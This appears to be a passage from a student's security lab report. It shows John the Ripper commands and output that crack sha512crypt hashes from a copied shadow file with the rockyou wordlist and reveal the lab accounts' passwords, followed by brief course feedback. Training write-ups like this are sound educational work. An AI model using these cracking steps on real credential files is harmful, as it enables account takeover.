
(kali@kali)~/Desktop
$ john --show shadow.txt
root:system-administration:18223:0:99999:7:::

1 password hash cracked, 1 left

(kali@kali)~/Desktop
$

```

I ran once with the rockyou.txt wordlist:



```
Session Actions Edit View Help

(kali@kali)-[~/Desktop]
$ john --wordlist=/usr/share/wordlists/dirb/rockyou.txt shadow.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
No password hashes left to crack (see FAQ)

(kali@kali)-[~/Desktop]
$ john --show shadow.txt
root:system-administration:18223:0:99999:7:::
bobby:strongpass:18218:0:99999:7:::

2 password hashes cracked, 0 left
```

3.3 Feedback

- a) I think this lab was highly relevant, I wish I had even more time to practise this since it was very fun.
- b) There is different approaches that you can solve tasks in this lab. You need to just use your problemsolver-brain.